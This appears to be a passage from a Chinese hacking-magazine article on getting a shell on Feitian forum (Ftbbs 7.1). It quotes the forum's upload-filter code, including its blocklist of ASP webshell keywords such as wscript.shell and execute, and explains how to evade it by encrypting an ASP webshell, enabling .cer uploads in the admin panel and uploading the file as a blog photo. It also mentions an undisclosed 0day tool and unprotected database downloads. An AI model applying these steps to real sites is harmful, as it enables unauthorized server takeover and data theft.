


图6

三、拿shell

飞天论坛的后台很好很强大，不过网上却没有公布拿shell的方法，于是我就小小的研究了一下。要想拿shell就只有上传一条路了，根目录下的ispicfun.asp是通过文件内容来检测上传文件是否为图片木马，全部代码如下：

```
<%
'防图片木马函数
Public Function ispic(FilePath,fso)
  set PicFile = server.CreateObject(fso)
  set PicText = PicFile.OpenTextFile(FilePath, 1)
  sTextAll = lcase(PicText.ReadAll)
  PicText.close
  set PicFile = nothing
  sStr="|.getfolder|.createfolder|.deletefolder|.createdirectory|.deletedirectory|.saveas|wscript.shell|script.encode|server.|.createobject|execute|activexobject|language="
  sNoString = split(sStr,"|")
  for i=0 to ubound(sNoString)
   if instr(sTextAll,sNoString(i))>0 then
    set filedel = server.CreateObject(fso)
    filedel.deletefile FilePath
    set filedel = nothing
    Response.Write("您上传的文件有问题,上传失败")
    Response.End()
   end if
  next
End Function
%>
```

可以看到，这里过滤了一些ASP木马中的关键字，但是只要ASP木马加过密就可以绕过。不过execute被咔嚓了，所以一句话木马是不能上传了。在后台的"论坛基本参数设置"-"允许上传的文件类型"中添加cer类型，至于asp类型就不用添加了，添加了也没有用，会被自动过滤为***的，如图7。




图7

然后离开后台使用刚才注册的帐号登录论坛前台，开通Blog，如图8，再选择"上传相片"，选择你已经加密过的ASP大马（如图9所示就是加密过的十三的ASP大马，记得要把后缀改成cer），如图10。点"上传相片"，上传成功了，得到了cer的详细地址，如图11。在浏览器中输入cer的地址，得到了心爱的大马，如图12。




图8




图9




图10




图11




图12

四、后续

这个漏洞就简单介绍完了，希望大家都能够学到新的东西。有兴趣的读者还可以再看看up_photo_act.asp和upfile_class.asp文件，里面有些冗余代码。其实这套程序还有个明显的小漏洞，就是数据库没有做防下载处理。最后再附上我编写的一个十分简陋的漏洞利用工具，大家可以用用看。

（文章中涉及到的Ftbbs7.1静态GBK版0day利用程序、辅臣数据库浏览器，已经收录在了光盘中）

文章难易度：★★★
文章阅读点：开动脑筋来突破php168官方论坛下载限制

